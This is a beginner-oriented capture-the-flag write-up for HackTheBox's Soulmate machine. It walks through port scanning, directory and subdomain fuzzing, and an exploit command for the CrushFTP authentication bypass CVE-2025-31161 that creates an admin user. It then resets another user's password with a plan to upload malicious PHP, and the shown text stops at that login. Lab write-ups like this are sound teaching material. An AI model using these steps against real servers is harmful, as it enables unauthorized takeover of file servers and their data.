Soulmate Box Write Up (HackTheBox)
This is an educational write up for the Soulmate Box on HackTheBox (link here). I’ve tried to write it so less technical people would be able to understand.
Initial Configuration
Add this line to the bottom of your /etc/hosts file:
1
10.10.11.86 soulmate.htb
Why do we need this?
The /etc/hosts file maps domain names to IP addresses on your local machine. Many web applications use virtual hosts (different websites on the same server), which requires accessing them by hostname rather than IP. This mapping tells your computer “when I type soulmate.htb, connect to 10.10.11.86.”
Reconnaissance
Reconnaissance is the information gathering phase where we discover what services are running on the target. Think of it like casing a building before attempting entry - you need to know where the doors are and how they’re protected.
Port Scanning
To start, rustscan was used to enumerate the open ports on the target machine:
1
sudo rustscan 10.10.11.86

What is rustscan?
Rustscan is a fast port scanner that quickly identifies which network ports are open (accepting connections). Think of ports like different doors into a building - port 80 might be the main entrance (web server), port 22 is the secure back door (SSH), etc. If more ports (doors) are open, we get a bigger attack surface on the machine (building).
Open ports discovered:
22(SSH): Secure Shell, used for encrypted remote access80(HTTP): Web server, likely hosting a website4369(EPMD): Erlang Port Mapper Daemon, used by Erlang applications for distributed computing
What these ports being open means:
- Port
22means we might be able to SSH in if we find credentials - Port
80suggests there’s a web application we can explore - Port
4369indicates Erlang is running, which might have its own vulnerabilities or custom services
Next, we use nmap with the flags -sV -sC on the open ports we just discovered:
1
sudo nmap -sV -sC 10.10.11.86 -p22,80,4369

What do these flags mean?
-sV- Version detection: identifies what software and version is running-sC- Run default scripts: automated checks for common vulnerabilities-p22,80,4369: Only scan these specific ports
Key findings:
- SSH is OpenSSH 8.9p1 on Ubuntu
- Web server is nginx 1.18.0
- EPMD shows Erlang is running with a node called “ssh_runner”
Why version information matters:
Knowing exact software versions allows us to search for known vulnerabilities (CVEs) that affect those specific versions. Older versions often have published exploits with Proof Of Concept (POC).
Directory Enumeration
Let’s look for hidden directories and files on the web server:
1
gobuster dir -u http://soulmate.htb -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

What is directory enumeration?
Web servers often have admin panels, configuration files, or backup directories that aren’t linked from the main pages. Gobuster tries thousands of common directory names to find these “hidden” pages.
Result of scan: Gobuster didn’t find anything immediately useful, so we need to try other approaches.
Exploring the website
Checking out the website on port 80, we can see that it’s a dating site:

I tried creating a profile, but it didn’t lead to anything interesting.
Subdomain Enumeration
Many web applications use subdomains (like admin.example.com or api.example.com) to separate different services. Let’s look for these with ffuf:
1
ffuf -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -u http://soulmate.htb/ -H "Host:FUZZ.soulmate.htb" -c -t 50 -fs 154

What is Ffuf doing?
Ffuf (Fuzz Faster U Fool) tests thousands of potential subdomain names by modifying the HTTP Host header. The -fs 154 flag filters out responses of 154 bytes (the default error page size).
Result of scan: The subdomain ftp was found. This needs to be added to our /etc/hosts file:

CrushFTP Discovery
Navigating to http://ftp.soulmate.htb reveals a CrushFTP login page:

What is CrushFTP?
CrushFTP is an enterprise file transfer server with a web interface. It’s commonly used by businesses to securely share files. However, it’s also a high-value target because file servers often contain sensitive data and credentials.
In the source code of the website page, we can see the version of CrushFTP:

Version: CrushFTP 11.W.657
Why is this important?
Now we can search for vulnerabilities specific to this version. Identifying the exact software version often reveals known security flaws.
Initial Access
A Google search reveals CVE-2025-31161, an authentication bypass vulnerability. Thanks to Immersive Labs Security, a POC can be found on github.
This is a critical security flaw in CrushFTP that allows an attacker to create administrative users without authentication. Essentially, the server fails to properly verify who should be allowed to create accounts, allowing anyone to make themselves an admin.
Authentication bypass vulnerabilities are among the most critical because they completely circumvent security. It’s like having a lock on your door, but anyone can create their own key.
Armed with this exploit, we can create a user on the site:
1
python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user testuser --password testpassword

What just happened?
The exploit sent specially crafted HTTP requests to CrushFTP that abuse the authentication bypass. The server incorrectly processed our request and created user “testuser” with admin privileges.
Now we can log in with the credentials we just created:

Success! We’re now inside CrushFTP as an administrator.

Now, logged in as testuser, we can look around the CrushFTP dashboard:

As an admin, we have access to the full administrative interface. Let’s explore what we can do.
The User Manager is particularly interesting:

Key observations:
- There’s a user named
ben - The user manager shows us ben’s directory contains:
/webProd/ - This suggests the web server files are stored in ben’s directory

Why this matters:
If we can access ben’s account, we can upload files to the web server. Since the web server likely executes PHP files, we can upload malicious code that gives us control of the server.
By changing the password to something like example123, we can log with the user ben:

Success! We’re now logged in as ben and can see the web server files:
